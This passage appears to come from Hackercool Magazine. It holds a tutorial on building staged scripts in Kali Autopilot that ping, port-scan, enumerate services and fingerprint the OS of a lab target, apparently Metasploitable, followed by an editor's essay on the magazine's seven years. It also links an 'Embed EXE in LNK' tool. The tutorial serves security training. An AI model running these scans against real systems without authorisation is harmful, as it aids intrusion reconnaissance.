64 bytes from 192.168.249.149: icmp_seq=7 ttl=64 time=0.588 ms
64 bytes from 192.168.249.149: icmp_seq=8 ttl=64 time=0.456 ms

```

As you can see, the script is running a ping command. The target system is LIVE. Now let's add stage 2 to the script. In this stage, we check for open ports.


Kali Autopilot - Automated Attack Generator

Attack Scripts

dwwa

Script

Add Copy Delete Import Export Save

Variables for:

	Name	Value
1	target_ip	192.168.249.149
2		
3		
4		
5		
6		
7		

Clear Insert Remove

Settings

Delay: --
Interface:
API Port:

☒ Always insert delay
☒ Debug
☐ Set IP Addresses
☐ Loop

Scripted Attack Sequence

	Action	Refer	Prompt	Command
1	STAGE	1	check status	Reset db
2	OSB			ping {target_ip}
3	STAGE	2	check for open ports	
4	OSB			nmap -sT -p1-100 {target_ip}
5				
6				
7				
8				
9				
10				

Clear Insert Remove Generate

Kali Autopilot - Automated Attack Generator

Attack Scripts

dvwa

Script

Add Copy Delete Import Export Save

Variables for:

	Name	Value
1	target_ip	192.168.249.149
2		
3		
4		
5		
6		
7		
8		

Clear Insert Remove

Settings

Delay: --
Interface:
API Port:

☒ Always insert delay
☒ Debug
☐ Set IP Addresses
☐ Loop

Scripted Attack Sequence

	Action	Refer	Prompt	Command
1	STAGE	1	check status	Reset db
2	OSB			ping {target_ip}
3	STAGE	2	check for open ports	
4	OSB			nmap -sT -p1-100 {target_ip}
5	OSB		enumerate services	nmap -sV -p1-100 {target_ip}
6				
7				
8				
9				
10				

Clear Insert Remove Generate

Repeat the steps we just performed above for stage 1.

```

Debug:> OSB    nmap -sT -p1-100 {target_ip}
[*] Running command: nmap -sT -p1-100 192.168.249.149
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-10 07:01 EDT
Nmap scan report for 192.168.249.149
Host is up (0.00060s latency).
Not shown: 94 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds

```



```

Debug:> OSB enumerate services nmap -sV -p1-100 {target_ip}
[*] Running command: nmap -sV -p1-100 192.168.249.149
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-10 07:01 EDT
Nmap scan report for 192.168.249.149
Host is up (0.54s latency).
Not shown: 94 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE
: cpe:/o:linux:linux_kernel

```

For further practice, let's add stage 3. In stage 3, we will add OS detection of the target machine.

Kali Autopilot - Automated Attack Generator

Attack Scripts

dvwa

Script

Add

Copy

Delete

Import

Export

Save

Variables for:

	Name	Value
1	target_ip	192.168.249.149
2		
3		
4		
5		
6		
7		
8		

Clear

Insert

Remove

Settings

Delay:

1

--

2

Interface:

eth0

API Port:

443

☒ Always insert delay
 ☒ Debug
 ☐ Set IP Addresses
 ☐ Loop

Scripted Attack Sequence

	Action	Refer	Prompt	Command
1	STAGE	1	check status	Reset db
2	OSB			ping {target_ip}
3	STAGE	2	check for open ports	
4	OSB			nmap -sT -p1-100 {target_ip}
5	OSB		enumerate services	nmap -sV -p1-100 {target_ip}
6	STAGE 3	3	OS detection	
7	OSB			nmap -A {target_ip}
8				
9				
10				

Clear

Insert

Remove

Generate


```

└─$ python .py
[10/Oct/2023:07:08:49] ENGINE Listening for SIGTERM.
[10/Oct/2023:07:08:49] ENGINE Listening for SIGHUP.
[10/Oct/2023:07:08:49] ENGINE Listening for SIGUSR1.
[10/Oct/2023:07:08:49] ENGINE Bus STARTING
[10/Oct/2023:07:08:49] ENGINE Started monitor thread 'Autoreloader'.
[10/Oct/2023:07:08:49] ENGINE Serving on http://0.0.0.0:443
[10/Oct/2023:07:08:49] ENGINE Bus STARTED
127.0.0.1 - - [10/Oct/2023:07:08:54] "GET /set?mutex=3 HTTP/1.1" 401 1
747 "" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firef
ox/102.0"
127.0.0.1 - offsec [10/Oct/2023:07:08:56] "GET /set?mutex=3 HTTP/1.1"
200 29 "" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Fi
refox/102.0"
Debug:> STAGE 3 OS detection
Debug:> OSB nmap -A {target_ip}

```

```

Debug:> STAGE 3 OS detection
Debug:> OSB nmap -A {target_ip}
[*] Running command: nmap -A 192.168.249.149
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-10 07:09 EDT

```

```

Debug:> STAGE 3 OS detection
Debug:> OSB nmap -A {target_ip}
[*] Running command: nmap -A 192.168.249.149
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-10 07:09 EDT
Nmap scan report for 192.168.249.149
Host is up (0.23s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.249.148
|   Logged in as ftp
|   TYPE: ASCII

```

“In the digital era, privacy must be a priority. Is it just me, or is secret blanket surveillance obscenely outrageous?”

—Al Gore


```
Host script results:
|_clock-skew: mean: -1h41m27s, deviation: 2h00m00s, median: -2h41m27s
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBI
OS MAC: 000000000000 (Xerox)
|_smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_ System time: 2023-10-10T04:27:47-04:00
```

That's how easy it is. When the automatic attack script is as for your satisfaction, export the script from the attack script section of Kali Autopilot. Happy Automatic Attacking.

7 years of Hackercool Magazine

The Journey



I never expected this article would start with an image of a sewing machine but comparing it with the fact that Hackercool Magazine successfully completed 7 years, I will digest it. Moreover, it is a fact that Hackercool Magazine started on this sewing machine only. You may ask me how. Well, like this with a small help from exam pad.



There is our table decked for the laptop and writing pad to prepare the next article of Hackercool Magazine.

One night

One night, just before sleep, I had a thought. The thought was as if GOD was talking and instructing me to do something. This thought was like it was kept in continuous loop in my mind and never left me no matter what. I didn't sleep that night and surprisingly didn't feel sleepless the next morning as I started the first Issue of my Magazine, the Hackercool Magazine September 2016 Issue. (Edition 0 Issue 0, the Aryabhata Issue). I finished this Issue in three days and put it for sale on Gumroad for FREE. All I did until this point was new to me. It saw awesome downloads.

Happy with the response received, I started preparing the next Issue, the October 2016 Issue. This was the first Issue that made me money. my first she that brought me money. Prior to that, I worked as a Cyber security trainer in some Ethical Hacking Institutes. Hacking was my passion since teens. After I completed my engineering, I decided to take a course in Ethical Hacking. My first course was Appin Certified Information Security and Ethical Hacking (ISEH) which was a six months course I opted for this course because I wanted to learn everything perfectly (even if it meant slowly). The course itself was routine but it did provide me a lot proficiency in basics (there was ample time). I completed the course and waited for a job.

Unfortunately, when they provided me a placement my Mother met with an accident and I had to be beside her. After she recovered a bit, I got into a job of Ethical Hacking trainer in a local Institute. Unfortunately, the institution closed due to some problems. When I stayed at home waiting for my next job (from Appin placement and numerous other job sites), I continued researching and eventually started a blog on ethical hacking.

I was still waiting for my dream job (pen tester), but I soon realized I fell out of favour at Appin placement cell just like a Indian cricketer who crossed his thirties fell out of favour of BCCI selection.

My mother felt that this wait for dream job was taking too long and I had nothing much to show as achievement to her. Even my financial difficulties were increasing, so I took up a job as a Full-time teacher. I should say I enjoyed teaching. After one year, I quit and joined another institution as an Ethical hacking trainer once again. Within one year, I quit this job too due to some unprofessional and morally wrong practices at the institute.

I continued working on my blog while applying for jobs. It was at this time the thought came to me. Back then, after hosting on Gumroad, I just shared the URL in multiple LinkedIn groups and sales came flowing (even though just 1.99\$). But soon, LinkedIn changed its policies and sales dried up and the money as well. But I continued releasing Issues.

With money drying up and pressure of financial condition, I once again took up teaching, but this time as a part-time teacher. I would teach Social Studies in two schools and come to home have my lunch and work on my magazine.

The journey

This journey began in my room (unlike other famous companies which began in garage) with one laptop. Owing to financial constraints, I worked alone on the Magazine while taking tuitions too. This is one of the reasons why Issues of Hackercool Magazine were delayed a lot. The longest delay experienced by one of our Issues is 6 months and that led to lot of our subscribers cancelling their subscription on Gumroad. Not that I didn't try hard to prevent this delay. Even while taking tuitions, I used to work on the magazine keeping my laptop in front of me.

Another reason that delayed the release of our Issues is the amount of research needed for the

articles. When you are a magazine on Real World Hacking, all the hacking tutorials should have a REAL WORLD HACKING standard. That needs lot of tests to be done. I will tell you one experience I had. After coming from school and finishing tuition that went into late hours because there was a Maths exam next day, I started testing on a specific attack method after doing research for one of the articles in my magazine. In theory the attack was well and good but in practical testing it came as a dud. This made me research more deeply. The dinner got delayed to early hours of the next day. After dinner, I continued my research until one of my tuition students messaged “ALL THE BEST” message for that day’s Maths exam in the WhatsApp group of our tuition at 5:13 am.

I had many such experiences like that. At that time, that was physically strenuous but looking back, those are good memories to me. Juggling between school, tuition and Magazine still delayed our magazine by 4 months. That was when Covid struck around the world. The lockdown closed schools and gave me ample time to work on my Magazine. I was able to fast track some pending Issues at that time. But COVID brought other problems. Sales which were already low began to plummet. It was due to only our already subscribed customers we were able to survive through this lean phase.

7 Years


With the release of this Issue, Hackercool Magazine will complete 7 years of its existence. We registered a company “Hackercool Cybersecurity” in 2020. Hackercool Magazine is now available on our own website, Magzter and Zinio apart from Gumroad (first love).

OkOur office moved into a rented room and instead of one laptop, we now have two laptops and a Desktop to cater our increasing labs and operations. Instead of a sewing machine, we now have two tables to work.



When I say “we”, it’s because I have hired an employee recently. I hired one of my students as my first employee. I used to teach him Social Studies and mathematics in tuition. In graduation, he opted for psychology and now he is helping me with my magazine.

*“Privacy – like eating and breathing – is one of life’s basic requirements.”
- Katherine Neville*



His job is to convert my hand written articles into a word file to be copied into my Issues. If you think this is too petty to be a job, then you haven't seen my handwriting yet. I first write my articles with pen on recycled paper and my student (sorry employee) translates them into a Word file. Then, I check for any mistakes and paste them in to magazine layout. You should have noticed that our Issue are coming more or less on time nowadays. Well, the credit goes to him.

Challenges

I've tried hiring freelancers to write articles for my magazine before too. I am finding it difficult to find one that suits Real World Hacking theme of our Magazine. This is our biggest challenge. Most people I hired earlier write blogposts that are available all over the internet. But the search continues.

Another challenge we face is that our Magazine has not yet reached break-even stage in profits. Relying on bootstrapping budget and changed social media rules have really hurt us. We have not yet started full promotion of the Magazine. It is not just the budget that hinders us but also tight schedule. To solve this, I have stopped teaching and tuitions from this year and working full time on Magazine. We have revamped our social media presence recently and are getting ready for full time promotion. You can support us by referring Hackercool Magazine to your friends and others.

Future

GOD has brought our magazine till here and we are thankful for him. I have no idea what are his plans for future but he is willing, we are trying to get into services (not illegal) in future. We have already officially started some services (although they were offered for free). Let's wait and watch. What's GOD's plans are this year. You can support us by leaving a review for our company on Google [here](#).

This exciting 7-year journey would not have been possible without you all and a big "THANK YOU" for that. I hope you will be with us in future too.

DOWNLOADS

1. Embed EXE in LNK:

<https://github.com/hackercoolmagz/Vulnera/blob/master/EmbedExeLnk>

2. Kali Autopilot automatic attack scripts:

<https://gitlab.com/kalilinux/kali-purple/purple-hub>

USEFUL RESOURCES

Check whether your email is a part of any data breach

<https://haveibeenpwned.com>

Vulnera

<https://github.com/hackercoolmagz/vulnera>

Follow Hackercool Magazine For Latest Updates

